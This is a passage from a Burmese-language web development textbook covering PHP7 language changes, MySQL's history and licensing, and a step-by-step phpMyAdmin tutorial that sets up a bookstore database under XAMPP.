PHP7 ဟာ Performance ပိုကောင်းပြီး၊ အများအားဖြင့် Backward Compatible ဖြစ်ပါတယ်။ ဆိုလိုတာက လက်ရှိ ကျွန်ုတ်တို့ရေးသားနေတဲ့ PHP Code တွေကို PHP7 နဲ့ ဆက်လက်အသုံးပြနိုင်မှာ ဖြစ်ပါတယ်။ အများအားဖြင့် Backward Compatible ဖြစ်တယ်လို့ပြောတာပါ။ လုံးဝ Backward Compatible ဖြစ်တယ်လိုတော့ မပြောပါဘူး။ တစ်ချို့လုပ်ဆောင်ချက်တွေကို PHP7 က ဆက်လက် Support မလုပ်တော့ပါဘူး။ ဥပမာ – PHP4 Class Constructor နဲ့ Alternative PHP Tag တို့ကို Support မလုပ်တော့ပါဘူး။ လက်ရှိ PHP မှာ Class Constructor ကို ပုံစံနှစ်မျိုးနဲ့ ရေးသားနိုင်ပါတယ်။ အထက်က OOP နှမူနာမှာဖော်ပြခဲ့သလို `__construct()` Function ကို သုံးပြီးရေးနိုင်သလို Function Name ကို Class Name နဲ့တူအောင်ပေးခြင်းအားဖြင့်လဲ ရေးသားနိုင်ပါတယ်။ PHP7 မှာ Function Name ကို Class Name နဲ့တူအောင်ပေးခြင်းအားဖြင့် ရေးသားရတဲ့ Class Constructor ရေးထုံးကို ဖယ်ထုတ်လိုက်တော့မှာ ဖြစ်ပါတယ်။ ဒါကြောင့် လက်ရှိ အဲဒီရေးထုံးကို အသုံးပြုရေးသားထားတဲ့ PHP Code တွေကတော့ PHP7 နဲ့ အဆင်ပြေပြေ အလုပ်လုပ်မှုမဟုတ်ပါဘူး။ အလားတူပဲ Alternative PHP Tag ဖြစ်တဲ့ <% %> ကို အသုံးပြုရေးသားထားရင်လည်း PHP7 နဲ့ အဆင်ပြေပြေအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

PHP7 မှာ Language Feature အနေနဲ့ ဖြည့်စွက်ပါဝင်လာတဲ့ထက် အဓိကအကျခုံးကတော့ Scalar Type Hint နဲ့ Return Type Declaration ပြဖွစ်ပါတယ်။ Function တွေရဲ့ Return Data Type ကို သတ်မှတ်နိုင်တော့မှာ ဖြစ်သလို Function Parameter တွေအတွက် ဖြစ်သင့်တဲ့ Data Type တွေကိုလဲ သတ်မှတ်နိုင်တော့မှာ ဖြစ်ပါတယ်။

```
function add(float $a, float $b): float {
    return $a + $b;
}
```

နှမူနာအရ Function ကိုခေါ်ယူတဲ့အခါ ပေးရမယ့် Parameter တွေက float Value တွေဖြစ်ရမှာဖြစ်ပြီး Function က Return ပြန်ပေးမယ့် တန်ဖိုးကလဲ float ပြဖွစ်မှာ ဖြစ်ပါတယ်။ PHP7 Release Timeline ကို အောက်ပါလိပ်စာ မှာ လေ့လာနိုင်ပါတယ်။

<https://wiki.php.net/rfc/php7timeline>

Professional Web Developer

“ Professional Web Developer တစ်ယောက်အဖြစ် အသက်မွေးဝင်းကျောင်း
ပြုလိုသူများအတွက် အကောင်းဆုံး လမ်းပြေအုပ်စုအုပ်အဖြစ် ဉာဏ်လိုပါတယ် ”

– သီဟ (Myanmar Tutorials)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၉) PHP and MySQL

Database Driven Web Applications

MySQL ဟာ လက်ရှိလူသုံးအများဆုံး Relational Database Management System (RDBMS) တစ်ခု ဖြစ်ပါတယ်။ Open Source နည်းပညာတစ်ခုဖြစ်ပြီး MySQL-AB လိုခေါ်တဲ့ ဆိုဒင်နိုင်ငံမှာတည်ရှိတဲ့အဖွဲ့အစည်းတစ်ခုက စတင်တိထွင် ခဲ့တာပါ။ ဒါပေမယ့် ၂၀၀၈ ခုနှစ်မှာ Sun Microsystems က MySQL ကို အမေရိကန်ဒေါ်လာ တစ်ဘီလီယံနှင့်ယယ်ယူလိုက်လို့ Sun Microsystems ကပိုင်ဆိုင်တဲ့နည်းပညာတစ်ခု ဖြစ်သွားခဲ့ပါတယ်။ ၂၀၀၉ခု မှာ Sun Microsystems ကို Oracle က ထပ်ဆင့် ဝယ်ယူခဲ့ပြန်လို့ အခုချိန်မှာတော့ MySQL ဟာ Oracle ပိုင် နည်းပညာတစ်ခု ဖြစ်နေပါပြီ။

MySQL ဟာ Dual License လိုခေါ်တဲ့နည်းလမ်းနဲ့ရယူနိုင်တဲ့ Open Source နည်းပညာတစ်ခုပါ။ Dual License ဆိုတာ ဒီလိပါ။ MySQL ကို Open Source သဘာဝအတိုင်း အခမဲ့ရယူအသုံးပြနိုင်ယူသာမက ဆန္ဒရှိရင် Source Code ကိုပါ ရယူနိုင်ပါတယ်။ ဒါပေမယ့် Open Source ရဲ့ကန်သတ်ချက်တစ်ခု ဖြစ်တဲ့ ရယူထားတဲ့ Source Code ကို တိုးခဲ့ပြုပြင်မှုများ ပြုလုပ်ခဲ့ရင် အဲဒီလိုပြုပြင်ထားတဲ့ Version ဟာလည်း Open Source ပဲ ဖြစ်ရမယ်ဆိုတဲ့ကန်သတ်ချက် ရှိပါတယ်။ တစ်ချို့က MySQL Source Code ကိုရယူပြီး လိုအပ်တဲ့ပြင်ဆင်မှုတွေ ကိုလည်းပြုလုပ်လိုပါတယ်။ ဒါပေမယ့် အဲဒီပြင်ဆင်မှုက သူတို့လုပ်ငန်းရဲ့ အသက်ဖြစ်နေလို့ ပြင်ဆင်ထားတဲ့ Improvement ကို Open Source မလုပ်လိုပါဘူး။ ဒီလိုအခါမျိုးမှာ MySQL ကို Commercial License အနေနဲ့ အခကြားငွေတစ်ခုပေးပြီး ရယူနိုင်ပါသေးတယ်။ Commercial License နဲ့ရယူထားရင် ပြင်ဆင်မှုတွေကို Open Source မပေးလိုရင် မပေးပဲနေနိုင်ပါတယ်။ ဒီလို နည်းလမ်းနှစ်မျိုးနဲ့ရယူနိုင်တဲ့ Dual License Product တစ်ခုဖြစ်ပါတယ်။ အသုံးပြုယူ သက်သက်ဆိုရင်တော့ သိပ်ပြီး စဉ်းစားနေစရာမလိုပါဘူး။ အခမဲ့ရယူ အသုံးပြုလိုက်ယူပါပဲ။ မူရင်းစနစ်မှာ ပြင်ဆင်မှုတွေ ပြုလုပ်လိုတယ်ဆိုမှုသာ Open Source အနေနဲ့ရယူသင့်သလား Commercial License နဲ့ ရယူသင့် သလားဆုံးဖြတ်ရမှာပါ။ ဒီလိုမျိုးနှစ်သက်ရာ နည်းလမ်းနဲ့ရယူနိုင်တဲ့အတွက် MySQL ကို Wordpress, Wikipedia စတဲ့ Open Source Software အများစုံ တွဲဖက် Database အဖြစ် အသုံးပြုထားကြသလို Google, Facebook, Flickr, Twitter စတဲ့လုပ်ငန်းတွေကလည်း အသုံးပြုကြပါတယ်။

PHP နဲ့ ASP.NET, Java တို့ သူ့နေရာနဲ့သူ့အသုံးဝင်သလိုပဲ Oracle, Microsoft SQL Server စတဲ့ နည်းပညာတွေ ဟာလည်း ထူးခြားချက်ကိုယ်စိနိုင်ပြီး သူ့နေရာနဲ့သူ့အသုံးဝင်တဲ့ RDMS တွေဖြစ်ကြပါတယ်။ ဒါပေမယ့် Oracle က Sun ကို ဝယ်ယူလိုက်ချိန်မှာ၊ နည်းပညာသဘာဝတူးပြီး ပြိုင်ဘက်ဖွံ့ဖြိုးခဲ့တဲ့ Oracle က MySQL ကို ပိုင်ဆိုင်သွားတဲ့အတွက် အသုံးပြုသော်လည်း ဒေတာရေး MySQL ရဲ့မှုလ သဘာဝအနှစ်သာရကို ထိခိုက်သွားမလား၊ Oracle က ရည်ရွယ်ချက်ရှိရှိခဲ့တော်ကို လိုက်လို့ MySQL ဆိုတဲ့နည်းပညာ ဆက်လက်ဖွံ့ဖြိုးမလာပဲဖြစ်သွား မလား စိုးရိမ်စိတ်တွေ ဖြစ်ခဲ့ကြပါတယ်။

MySQL ရဲ့ဖွံ့ဖြိုးမှု ရပ်တန်သွားမှာကို စိုးရိမ်သူ Developer ပေါင်းငါးသောင်းကျော်က လက်မှတ်ရေးထိုးပြီး Oracle က Sun ကိုယ်ယူခြင်းကို တားဆီးပေးဖို့ ဥရောပသမဂ္ဂထု တောင်းဆိုခဲ့ကြပါသေးတယ်။ ဥရောပသမဂ္ဂက ဝယ်ယူခြင်းကို မတားဆီးခဲ့ပေမယ့် MySQL ကို မူလ MySQL-AB ကသွားခဲ့တဲ့ လမ်းစဉ်အတိုင်း အနည်းဆုံး ၂၀၁၅ ခုနှစ်ထိ ဆက်သွားပေးရမယ်လို့ သတ်မှတ်ခဲ့ပါတယ်။ တစ်ချိန်တည်းမှာပဲ MySQL ရဲ့ မူလဖန်တီးရှင်တစ်ဦးဖြစ်တဲ့ Monty Widenius က MySQL 5.1 Source Code ကိုရယူပြီး MariaDB ဆိုတဲ့အမည်နဲ့ MySQL မူကဲတစ်ခုကို ဖန်တီးခဲ့ပါတယ်။ Oracle က ၂၀၁၅ ကျော်သွားရင်လည်း MySQL ကို သွားလက်စလမ်းစဉ်အတိုင်းပဲ ဆက်လက်ဆောင် ရွက်သွားပေးပါမယ်လို့ကတိပြုထားပေမယ့် အနာဂတ်မှာ MySQL ရဲ့နေရာကို MariaDB က ဝင်ယောက်းယူသွားနိုင်ပါတယ်။ ဝင်ယူသွားခဲ့ရင်လည်း Source Code တစ်ခုတည်းကို အခြေခံထားခြင်းဖြစ်လို့ အများကြီးကွားခွားသွားမှုမဟုတ်ဘူးလို့ မျှော်လင့်ပါတယ်။ ဒီစာအုပ်မှာတော့ MySQL ကိုသာ အသုံးပြုပြီး ဆက်လက်ဖော်ပြပေးသွားမှုဖြစ်ပါတယ်။

MySQL ရဲ့အသံထွက်အမှန်က My-S-Q-L ဖြစ်ပါတယ်။ တစ်လုံးခြင်းထွက်ရပါတယ်။ ဒါပေမယ့်တစ်ချို့က MySequal ဆိုတဲ့ အသံထွက်နဲ့ခေါ်ကြလေ့ရှိပါတယ်။ အခေါ်အဝေါ်စုစုပေါင်းဖြစ်လို့ ဒီလောက်တော့လည်း အရေးမကြီးပါဘူး။ နှစ်သက်သလို ခေါ်နိုင်ပါတယ်။

9.1 – MySQL Database Administration Tools

MySQL ဟာ Client-Server ပုံစံအလုပ်လုပ်တဲ့ စနစ်တစ်ခုဖြစ်ပါတယ်။ MySQL Database Server တစ်ခုမှာ အချက်အလက်တွေ စုစုပေါင်းသိမ်းဆည်းထားတဲ့ Database တွေအများကြီးပါဝင်နိုင်သလို့ အသုံးပြုတဲ့ User တွေ လည်းအများကြီးရှုနိုင်ပါတယ်။ User တစ်ဦးချင်းစီအတွက် Access Right တွေလည်း အမျိုးမျိုးဖြစ်နိုင်ပါတယ်။ ပြီးတော့ အချက်အလက်တွေကို Database ထဲမှာ ကဏ္ဍ လိုက်စုစုပေါင်းသိမ်းဆည်းနိုင်ဖို့ Data Model နဲ့ Table Structure တွေ သတ်မှတ်တည်ဆောက်ပေးနိုင်ပါတယ်။ ဒီလုပ်ငန်းအားလုံး ကို MySQL Server နဲ့စွဲဖက်ပါဝင် လာတဲ့ Command Line Tool ကိုအသုံးပြုပြီး ဆောင်ရွက်နိုင်ပါတယ်။ XAMPP ကို Install လုပ်လိုက်စဉ်က MySQL တွဲဖက်ပါဝင်သွားပြီးဖြစ်သလို MySQL CLI Tool တွေလည်း ပါဝင်ပြီးဖြစ်ပါတယ်။

ပထမဦးဆုံး XAMPP Control Panel မှာ MySQL ကို Start လုပ်ပြီးဖြစ်နေကြောင်းသေချာအောင်စစ်ဆေးပေးပါ။ Server ကို စည်းပြီးမှာသာ ကျိုးလုပ်ငန်းများကိုဆက်လက်ဆောင်ရွက်နိုင်မှုပါ။ XAMPP ကို Windows မှာ Install လုပ်ထားသူတွေအတွက် MySQL CLI Tool တွေက C:\xampp\mysql\bin Folder ထဲမှာ တည်ရှိနေမှုပါ။ Command Prompt ကိုဖွင့်ပြီး MySQL Server ကို အခုလို ချိတ်ဆက်ဝင်ရောက်နိုင်ပါတယ်။

```
C:\xampp\mysql\bin\mysql -u root
```

C:\xampp\mysql\bin Folder ထဲက mysql ဆိုတဲ့ Program ကို Run လိုက်တာဖြစ်ပါတယ်။ -u ဆိုတဲ့ Flag ကတော့ Database ကို Access လုပ်မယ့် User တွဲဖက်ပေးပို့ဖြစ်ပြီး root ဆိုတဲ့အမည်ကို User Name အဖြစ် အသုံးပြုထားပါတယ်။ root ဟာ XAMPP Install လုပ်လိုက်စဉ်ကတည်းက ပါဝင်လာတဲ့ Default User ဖြစ်ပါတယ်။ ဒီလို့ ချိတ်ဆက်ဝင်ရောက်လိုက်တာနဲ့ mysql> နဲ့အစပြုပေးထားတဲ့ MySQL Console ထဲကို ရောက်ရှိသွားစေမှာဖြစ်ပါတယ်။ MySQL Console ထဲမှာ Query Command တွေရေးသားခြင်းအားဖြင့် လိုအပ်သလို စတင်စီမံနိုင်ပြုဖြစ်ပါတယ်။ USE cdcol; လို့ ရေးသားပြီး Enter နှိပ်ပေးပါ။

```
mysql> USE cdcol;
```

cdcol ဆိတာက XAMPP Install လုပ်လိုက်စဉ်ကတည်းက ပါဝင်လာတဲ့ နမူနာ MySQL Database တစ်ခုဖြစ်ပါတယ်။ USE Keyword ကိုသုံးပြီး အဲဒီ Database ကိုအသုံးပြုမယ်လို့ သတ်မှတ်လိုက်ခြင်းပါ။ ဆက်လက်ပြီး SELECT * FROM cds; လို့ ရေးစမ်းကြည့်ပါ။ ခုလိုဂုဏ်ကို ရှုပါလိမ့်မယ်။


```
mysql> SELECT * FROM cds;

+-----+-----+-----+-----+
| titel          | interpret      | jahr | id |
+-----+-----+-----+-----+
| Beauty         | Ryuichi Sakamoto | 1990 | 1 |
| Goodbye Country (Hello Nightclub) | Groove Armada | 2001 | 4 |
| Glee           | Bran Van 3000   | 1997 | 5 |
+-----+-----+-----+-----+
3 rows in set (0.02 sec)
```

cds ဟာ cdcol Database ထဲမှာရှိနေတဲ့ အချက်အလက်တွေစုစုပေါင်းသိမ်းဆည်းထားတဲ့ Table တစ်ခုဖြစ်ပါတယ်။ SELECT Query ကိုအသုံးပြုပြီး cds Table ထဲမှာ သိမ်းဆည်းထားတဲ့အချက်အလက်များကို ရယူစေလိုက်ခြင်း ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Database တွေ၊ User တွေနဲ့ Table Structure တွေ၊ အားလုံးကိစ္စမျိုင်ပေါမယ့် လက်တွေမှာ အလုပ်သိပ်မတွင်ပါဘူး။ Command တွေက မှတ်ရခက်တက်ပါတယ်။ ဒါကြောင့် လက်တွေအလုပ်လုပ်တဲ့ အခါမှာ Graphical User Interface ပါဝင်တဲ့ Admin Tools တွေကို ပိုပြီးအသုံးများပါတယ်။ MySQL အတွက် Official Admin Tool ကတော့ MySQL Workbench ဖြစ်ပါတယ်။ XAMPP Install လုပ်စဉ်က MySQL Workbench ကို ထည့်သွင်းမပေးထားလို့ အသုံးပြုလိုရင် သို့မြှားထည့်သွင်းဖို့လိုအပ်ပါတယ်။ အောက်ပါလိပ်စာ ကနေ Download ရယူနိုင်ပါတယ်။

<http://www.mysql.com/downloads/workbench>




ဗု (၅-၁) MySQL Workbench

တစ်မြားရွေးချယ်အသုံးပြု စရာတွေရှိပါသေးတယ်။ Navicat, SQLYog, dbForge Studio, Toad, phpMyAdmin, SQL Buddy, Adminer စသဖြင့် ရွေးချယ်စရာတွေ အများကြီးရှိပါတယ်။

ဒီနေရာမှာအသုံးပြုဖော်ပြုမှာကတော့ phpMyAdmin ဖြစ်ပါတယ်။ phpMyAdmin ဟာ MySQL Workbench, Navicat, SQLYog တို့လို့ အထူးလပ်ဆောင်ချက်တွေပါဝင်တဲ့ Database IDE အဆင့် Tool တစ်ခုတော့ မဟုတ်ပါဘူး။ ဒါပေမယ့် PHP နဲ့ရေးသားထားပြီး Web Browser ရှိယုံနဲ့အသုံးပြုနိုင်တဲ့ Web Based Tool တစ်ခုဖြစ်ပါတယ်။ တန်ညုးအားဖြင့် phpMyAdmin ကိုယ်တိုင်က Web Application တစ်ခုဖြစ်ပါတယ်။ Database တွေ၊ User တွေနဲ့ Table Structure တွေ စီမံခိုင်တဲ့ အခြေခံလပ်ဆောင်ချက်တွေအားလုံး ပါဝင်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ ထူးဗြား ချက်ကတော့ Web Hosting အတော်များများမှာ phpMyAdmin ကို Default MySQL Admin Tool အဖြစ်ထည့်သွင်း ပေးထားလေးရှိပါတယ်။ ဒါကြောင့် ကိုယ်စက်ထဲမှာသာမက အင်တာနှင်းမှာ လွင့်တင်ထားတဲ့ Application ကိုစီမံဖို့အတွက်လည်း အသုံးဝင်ပါတယ်။

9.2 – phpMyAdmin

phpMyAdmin စတင်အသုံးပြုဖို့အတွက် Web Browser URL Bar မှာ <http://localhost/> လိုအပ်သွင်းလိုက်ပါ။ XAMPP Home Page ပေါ်လာပါလိမ့်မယ်။ XAMPP Control Panel မှာ Apache ရော MySQL ကိုပါ Run ထားပေးဖို့လိုကြောင်း ထပ်သတိပေးပါရစေ။ XAMPP Home Page ရဲ့ပုံ (၉-၁) မှာပြထားတဲ့ နေရာလောက်မှာ phpMyAdmin ကို ဝင်ရောက်ဖို့ Link တစ်ခုပါဝင်ပါတယ်။ နှိပ်လိုက်ပါ။



ပုံ (၉-၁) phpMyAdmin Link in XAMPP Home


Link ကိုနိပ်လိုက်တဲ့အခါ URL က <http://localhost/phpmyadmin/> လိုပြောင်းသွားပြီး phpMyAdmin ကို စတင်အသုံးပြုနိုင်ပြုဖြစ်ပါတယ်။ နောက်ပိုင်းမှာ XAMPP Home ကနေတစ်ဆင့်သွားနေစရာမလိုပါဘူး၊ URL မှာ တိုက်ရှိက်ထည့်သွင်းပြီးလည်းသွားနိုင်ပါတယ်။



ပုံ (၅-၁) phpMyAdmin


ပုံ (၅-၁) မှ phpMyAdmin Interface နမူနာကိုဖော်ပြထားပါတယ်။ Interface ရဲ့သာယ်ဘက်မှာ MySQL Database Server မှာရှိနေတဲ့ Database စာရင်းကိုဖော်ပြထားပါတယ်။ ညာဘက်က Dashboard ပုံစံ Interface ရဲ့ အပေါ်ထံးမှာ Location ကိုဖော်ပြန်ပါတယ်။ Server Icon လေးရွှေးက localhost ဆိုတာ MySQL Server ရဲ့ Host Name ဖြစ်ပြီး အဲဒီနေရာမှာပဲ Database နဲ့ Table တို့ရဲ့ Location ကိုလဲ လိုအပ်တဲ့အခါဖော်ပြပေးမှာ ဖြစ်ပါတယ်။ Location Bar အောက်မှာ Databases, SQL, Status, Users စသေဖြင့် Options တွေတန်းစီပေးထားပါတယ်။ Main Menu လို ခေါ်ချင်ပါတယ်။

ဒီအခန်းမှာ နမူနာ Application အနေနဲ့ အင်တာနက်ကနေစာအုပ်ဝယ်လိုဂုဏ် Online Book Store တစ်ခုလောက်တည် ဆောက်သွားချက်ပါတယ်။ အဲဒီ Store အတွက် အချက်အလက်တွေထိမ်းဆည်းနိုင်ပြီ Database တွေ Table တွေ တည် ဆောက်ရင်းနဲ့ phpMyAdmin အသုံးပြုပဲကို ဆက်လက်လေ့လာသွားမှုပါ။ Main Menu ထဲက Databases ကို နိုပ်လိုက်ရင် Database စာရင်းနဲ့တစ်ကွဲ Database အသစ်တည်ဆောက်နိုင်မယ့် Create database Form တစ်ခုပါဝင်မှာဖြစ်ပါတယ်။



ပုံ (၅-၃) phpMyAdmin – Databases

Create database Boxထဲမှာ store လိုက်ထည့်ပြီး **Create Button**ကို နိုပ်လိုက်ရင် store အမည်နဲ့ Database တစ်ခုတည်ဆောက်ရရှိသွားစေမှုဖြစ်ပါတယ်။ ဘယ်ဘက်ခြမ်းမှာပြနေတဲ့ Database စာရင်းထဲမှာ လက်တလောတည် ဆောက်လိုက်တဲ့ store Database ပါဝင်လာမှုဖြစ်ပါတယ်။ Database အမည်ကို နိုပ်ပြီး store Database ကို ရွှေးချယ်ဝင်ရောက် လိုက်ပါ။



ပုံ (၅-၄) phpMyAdmin – A Database

ဝင်ရောက်လိုက်ပြီးရင် Location Bar မှာလည်း Host Name နေဂံက store ဆိုတဲ့ Database Name ကို တွဲပြီး ဖော်ပြပေးနေတာကိုတွေ့ရှုမှုပါ။ Database ကို အကြောင်းအမျိုးမျိုးကြောင့် ပြန်ဖျက်လိုရင်တော့ Main Menu ထဲက Operations ကိုဝင်ပြီး Drop the Database (DROP) ဆိုတဲ့ Option ကိုရှာပြီး နိုပ်လိုက်ယူပါပဲ။

ဆက်လက်ပြီး store Database ထဲမှာ စာအုပ်အမျိုးအစားတွေမှတ်သားသိမ်းဆည်းနိုင်ဖို့ categories ဆိုတဲ့အမည်နဲ့ Table တစ်ခုတည်ဆောက်ချင်ပါတယ်။ ပုံ (၅-၄) မှာဖော်ပြထား တဲ့အတိုင်း Create table Form ရဲ့ Name Field မှာ categories လိုပေးပြီး Number of columns Field မှာ 5 လိုပေးလိုက်ပါ။ ပြီးရင် အောက်နားက Go Button ကို နိုပ်လိုက်တဲ့အခါ လိုအပ်တဲ့ အချက်အလက်တွေ ထည့်သွင်းပေးနိုင်ဖို့အတွက် ပုံ (၅-၁) မှာဖော်ပြထားသလို Table Wizard ပေါ်လာမှုဖြစ်ပါတယ်။

ပုံ (၅-၁) phpMyAdmin – Table Wizard

ဖြည့်စရာထွေတစ်ပြီးကြိုးပေါ်လာလို မျက်စိနောက်မသွားပါနဲ့။ ပုံ (၅-၁) မှာ နံပါတ်စဉ်တပ်ပြထားတဲ့အတိုင်း တစ်ပိုင်းစိုး

ပြီး ကြည့်ကြပါမယ်။ ပြီးခဲ့တဲ့အဆင့်မှာ Number of columns ကို 5 လိုသတ်မှတ်ခဲ့တဲ့အတွက် Column (၅) ခု သတ်မှတ်နိုင်ဖို့ Input ထွေ (၅) ဆင့်ပါဝင်တာကိုတွေ့ရမှုဖြစ်ပါတယ်။ နံပါတ် (၁) အနေနဲ့ Column Name ထွေ သတ်မှတ်ပေးရပါမယ်။ ကျွန်ုတေသိတိက စာအုပ်အမျိုးအစားအမည်နဲ့ မှတ်ချက်တိုကိုသိမ်းဆည်းလိုတာ ဖြစ်ပါတယ်။ ဒါပေမယ့် ပုံ (၉-၁) နူးနာမှာ (၅) ဆင့်လုံးကို id, name, remark, created_date, modified_date စသဖြင့် Column Name တွေကို အစဉ်လိုက်သတ်မှတ်ထားပါတယ်။ id, created_date နဲ့ modified_date Column တို့ဟာ Table အားလုံးမှာ ပါဝင်သင့်တဲ့ Column တွေဖြစ်ပါတယ်။ id Column က အချက်အလက် တစ်ချင်းစီအတွက် Unique ID ကို ထည့်သွင်းသိမ်း ဆည်းဖို့ဖြစ်ပါတယ်။ Unique ID တစ်ခုရှိ ထားမှ သက်ဆိုင်ရာ အချက်ကို ရယူပြင်ဆင်တဲ့အခါ တိကျေးမျိုးစေမှုဖြစ်ပါတယ်။ created_date ကတော့ သက်ဆိုင်ရာအချက်အလက်ကို Table ထဲမှာ ပထမဆုံးစတင် ထည့် သွင်းခဲ့တဲ့ ရက်စွဲနဲ့အချိန်ကိုမှတ်သားနိုင်ဖို့ဖြစ်ပါတယ်။ modified_date ကတော့ သက်ဆိုင်ရာအချက်အလက်ကို နောက် ဆုံးပြင်ဆင်မှ ပြုလုပ်ခဲ့တဲ့ ရက်စွဲနဲ့ အချိန်ကိုမှတ်သားနိုင်ဖို့ပါ။ ဒါ created_date နဲ့ modified_date တို့ဟာ Application မှာဖော်ပြုဖို့အသုံး ဝင်နိုင်သလို သိမ်းဆည်းထားတဲ့ အချက်အလက်နဲ့ ပက်သက်ပြီး ပြဿနာတစ်စုံတစ်ရာရှိရဲ့လိုတဲ့ အဖြေရှာဖို့လိုတဲ့ အခါမှုပေးပါမယ်။ ဒါကြောင့် အမှန်တစ်ကယ် သိမ်းဆည်းလိုတာက အမည် (name) နဲ့ မှတ်ချက် (remark) တို့သာဖြစ် ပေမယ့် id, created_date, modified_date တို့နဲ့ပေါင်းပြီး Column (၅) ခု သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။

Database Name, Table Name နဲ့ Column Name တွေအားလုံးကို စာလုံးအသေးနှုပ်သတ်မှတ်ထားတာကို သတိပြုပါ။ Space ထည့်သွင်းဖို့လိုအပ်တဲ့နေရာမှာလည်း Underscore ကို အသုံးပြုထားပါတယ်။ MySQL ကတော့ ကန္တာသတ်မထားပါဘူး။ စာလုံး အကြီးအသေး နှစ်သက်သလိုအသုံးပြုနိုင်ပါတယ်။ Space တွေလည်း ထည့်ချင်ရင်ထည့်လိုပါပဲ။ ဒါပေမယ့် လက်တွေ့မှာ အမည်တွေကို အမျိုးမျိုးရောပေးထားတဲ့အခါ စာလုံးပေါင်း အမှားကြောင့်ဖြစ်ပေါ်လာတဲ့ Error တွေ လိုက်ရှင်းနေရတာနဲ့ အချိန်ကုန်တက်ပါတယ်။ ရေးဟန်တစ်ခုကိုရွေးချယ်ပြီး အမည်အားလုံးကို ရေးဟန်တူညီနေ အောင်သတ်မှတ်ထားရင် အမှားသက်သာပြီး 